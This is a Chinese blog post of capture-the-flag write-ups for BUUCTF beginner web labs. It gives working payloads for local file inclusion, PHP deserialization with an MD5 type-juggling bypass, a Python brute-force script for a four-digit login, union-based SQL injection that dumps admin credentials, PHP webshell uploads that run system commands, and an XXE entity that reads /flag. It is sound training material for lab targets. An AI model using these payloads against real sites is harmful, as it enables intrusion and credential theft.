




BUUCTF Basic 持续更新

原创


[Nat3ch0](#)  于 2021-12-27 09:45:27 发布  2642  收藏 1

分类专栏: [buuctf Basic](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/natecho/article/details/122165390>

版权



[buuctf Basic](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏


Linux Labs

题目：ssh 用户名：root 密码：123456 地址和端口为动态分配的。

靶机信息

解题：

按照题目建立ssh连接



登录后，可以看到根目录中有flag

```
root@out:~# ls /
bd_build boot etc get-pip.py lib media opt root sbin sys usr
bin dev flag.txt home lib64 mnt proc run srv tmp var
root@out:~# cat flag.txt
cat: flag.txt: No such file or directory
root@out:~# cat /flag.txt
flag{7977d3c0-12f0-495d-bacd-1942196ba1dc}
```

BUU LFI COURSE 1

题目：

```

<?php/** * Created by PhpStorm.
 * User: jinzhaoh * Date: 2019/7/9 * Time: 7:07 AM */
highlight_file(__FILE__);
if(isset($_GET['file']))
{
    $str = $_GET['file'];
    include $_GET['file'];
}

```

解题:

本次仅考察本地文件包含，尝试以下 /flag /flag.php等即可

访问: `b620153a-a138-46ad-ab61-a7e010ffd0ec.node4.buuoj.cn:81?file=/flag`

得到 `flag{eafc4f81-1cff-47f4-88b3-26d1e4b10e91}`

BUU CODE REVIEW 1

```

<?php
highlight_file(__FILE__);
class BUU {
    public $correct = "";
    public $input = "";
    public function __destruct() {
        try {
            $this->correct = base64_encode(uniqid());
            if($this->correct === $this->input) {
                echo file_get_contents("/flag");
            }
        } catch (Exception $e) {
        }
    }
}
if($_GET['pleaseget'] === '1') {
    if($_POST['pleasepost'] === '2') {
        if(md5($_POST['md51']) == md5($_POST['md52']) && $_POST['md51'] != $_POST['md52']) {
            unserialize($_POST['obj']);
        }
    }
}
}

```

解题:

- 1、 `pleaseget` 传参为1， `pleasepost` 传参为2;
- 2、 `md51` 和 `md52` 是值不等，但是md5值相等，可以用

```

240610708
QNKCDZO

```

或者两者都用数组的 `md51[]=1 & md52[]=2`

- 3、由于在反序列化中，用到的是 `===`，那么我们需要使用覆盖赋值搭建一个php环境

```

<?php
class BUU {
    public $correct = "";
    public $input = "";
}
$a = new BUU;
$a->input = &$a->correct;
echo serialize($a);

```

得到了的值为 `0:3:"BUU":2:{s:7:"correct";s:0:"";s:5:"input";R:2;}`

4、组合起来，我们提交的数据为

```
get数据: ?pleaseget=1
post数据: pleasepost=2&md51[]=1&md52[]=2&obj=0:3:"BUU":2:{s:7:"correct";s:0:"";s:5:"input";R:2;}
```

```
<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/10/6
 * Time: 8:04 PM
 */

highlight_file(__FILE__);

class BUU {
    public $correct = "";
    public $input = "";

    public function __destruct() {
        try {
            $this->correct = base64_encode(uniqid());
            if($this->correct === $this->input) {
                echo file_get_contents("/flag");
            }
        } catch (Exception $e) {
        }
    }
}

if($_GET['pleaseget'] === '1') {
    if($_POST['pleasepost'] === '2') {
        if(md5($_POST['md51']) == md5($_POST['md52']) && $_POST['md51'] != $_POST['md52']) {
            unserialize($_POST['obj']);
        }
    }
}
```

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/index.php on line 28

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/index.php on line 28
flag{e1bb1936-0d27-445f-baa9-1fbc7505105f}

CSDN @Nat3ch0

5、得到的flag为

flag{e1bb1936-0d27-445f-baa9-1fbc7505105f}

BUU BRUTE 1

1、随意登录，发现有提示，密码是4位数字

密码错误，为四位数字。

2、打开burp进行爆破,发现会爆429错误，不是很好判断

3、写python代码,把fail的可以再跑，慢慢排除

```

import requests
import time

url = 'http://2f43b391-c709-4d45-8391-ec0a07edf692.node4.buuoj.cn:81/?username=admin&password='

fail = []
s = requests.session()
for i in range(10000):
    u = url + (str(i).zfill(4))
    result = s.get(u).text
    print('try:',i)
    if '密码错误' not in result:
        print(result)
        if '429' in result:
            fail.append(str(i).zfill(4))
print(fail)

```

4、获得结果，密码为6490

```

try: 6490
登录成功。flag{0409f0fb-cd71-4c42-9979-a72dc83a94e2}

```

5、flag为

flag{0409f0fb-cd71-4c42-9979-a72dc83a94e2}

BUU SQL COURSE 1

题目：

解题：

1、随意点击一个新闻，发现url没有变化，且输入 `'` 也无反应。


2、F12按下，发下有新的url

状态	方法	域名	文件	发起者	类型	传输	大小	0 毫秒	10.24 秒	20
200	GET	9934cf14-7ab9-4565-a8...	vendor.6928dc8b435226e304dc.js	script	js	已缓存	799.40 KB	0 毫秒		
200	GET	9934cf14-7ab9-4565-a8...	app.4ac675624e911d3d3b227b3be5c506a1.css	stylesheet	css	已缓存	199.14 KB	0 毫秒		
200	GET	9934cf14-7ab9-4565-a8...	app.0949cf6bda03f1c5c23a.js	script	js	已缓存	4.40 KB	0 毫秒		
200	GET	9934cf14-7ab9-4565-a8...	content_list.php	xhr	json	392 字节	142 字节	95 毫秒		
404	GET	9934cf14-7ab9-4565-a8...	favicon.ico	img	html	已缓存	153 字节	0 毫秒		
200	GET	9934cf14-7ab9-4565-a8...	content_detail.php?id=1	xhr	json	324 字节	74 字节	133 毫秒		

3、对这个url进行sql注入

```
/backend/content_detail.php?id=1# 正常显示
/backend/content_detail.php?id=1 order by 2# 有两列
/backend/content_detail.php?id=-1 union select 1,2# 都可以回显
/backend/content_detail.php?id=-1 union select 1,database()# 数据库为 news
/backend/content_detail.php?id=-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()# 表名为 admin contents
/backend/content_detail.php?id=-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='contents'# contents 的字段为 "id,title,content"
/backend/content_detail.php?id=-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='admin'# contents 的字段为 "id,username,password"
/backend/content_detail.php?id=-1 union select username,password from admin# 得到密码 0459d544eb2117339fe32550d5b98264
```

4、尝试登录以下



5、得到flag

flag{d4a936a6-3df2-4704-b1c1-49d1b230a1ab}

BUU UPLOAD COURSE 1

题目:


文件会被上传到 ./uploads
浏览... 未选择文件。 上传

解题:

1、发现题目没有设置什么难度，但是可以上传任意文件，所以上传一个一句话木马试试，得到了一个jpg文件，直接访问看看。

图像"http://07d4e761-9deb-4c7c-b19d-ee081a1cc029.node4.buuoj.cn:81/uploads/61d42b526c66c.jpg"因存在错误而无法显示。

2、发现URL中好像存在着文件包含，于是尝试 `?file=uploads/61d42b526c66c.jpg`，感觉成功了。但是菜刀连接失败，且直接执行命令也会出提示，根据测试发现只要有 `?` 就会被waf。



你不老实哦~

CSDN @Nat3ch0

3 尝试上传 phpinfo.php

`<?php phpinfo();?>` 可以成功执行

4 上传一个php文件，内容为 `<?php system('ls');?>`

index.php upload.php uploads

5、继续上传一个php文件，内容为 `<?php system('ls /');?>`

bin dev etc flag home lib media mnt opt proc root run sbin srv sys tmp usr var

6 最后上传一个php文件，内容为 `<?php system('cat /flag');?>`，得到flag

flag{75c514de-ddb0-4152-afeb-4ecc0589d681}

flag{75c514de-ddb0-4152-afeb-4ecc0589d681}

BUU XXE COURSE 1

题目:

WELCOME

Login

GO!

CSDN @Nat3ch0

解题:

1、首先输入admin/123456等尝试弱口令,可以看出 `admin` 被输出了



🌐 08d3-6131-49c2-8ca9-7c835b3a8c8a.node4.buuoj.cn:81

Your username: admin

确定

CSDN @Nat3ch0

2、对该网页进行抓包


```

POST /login.php HTTP/1.1
Host: 45d308d3-6131-49c2-8ca9-7c835b3a8c8a.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: text/plain;charset=UTF-8
Content-Length: 107
Origin: http://45d308d3-6131-49c2-8ca9-7c835b3a8c8a.node4.buuoj.cn:81
Connection: close
Referer: http://45d308d3-6131-49c2-8ca9-7c835b3a8c8a.node4.buuoj.cn:81/
Cookie: UM_distinctid=17bde9c7db762-078896c4d8ae918-455f6c-13c680-17bde9c7db8494

<?xml version="1.0" encoding="UTF-8"?><root> <username>admin</username> <password>123456</password> </root>

```

3、可以看出这是xml格式的，所以我们尝试 **xxe**

```

POST /login.php HTTP/1.1
Host: 45d308d3-6131-49c2-8ca9-7c835b3a8c8a.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: text/plain;charset=UTF-8
Content-Length: 176
Origin: http://45d308d3-6131-49c2-8ca9-7c835b3a8c8a.node4.buuoj.cn:81
Connection: close
Referer: http://45d308d3-6131-49c2-8ca9-7c835b3a8c8a.node4.buuoj.cn:81/
Cookie: UM_distinctid=17bde9c7db762-078896c4d8ae918-455f6c-13c680-17bde9c7db8494

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE xxe [
  <ENTITY xxe SYSTEM 'file:///flag'
]>>
<root>
  <username>&xxe;</username>
  <password>123456</password>
</root>

```

```

HTTP/1.1 200 OK
Server: openresty
Date: Tue, 04 Jan 2022 14:16:43 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 58
Connection: close
X-Powered-By: PHP/7.0.33

Your username: flag{0554abe6-e28a-4e7b-9c93-8897cbdc438}

```

CSDN @Nat3ch0

payload也给你们吧

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE xxe [
  <!ENTITY xxe SYSTEM 'file:///flag'
]>>
<root>
  <username>&xxe;</username>
  <password>123456</password>
</root>

```

4 得到的flag为

flag{0554abe6-e28a-4e7b-9c93-8897cbdc438}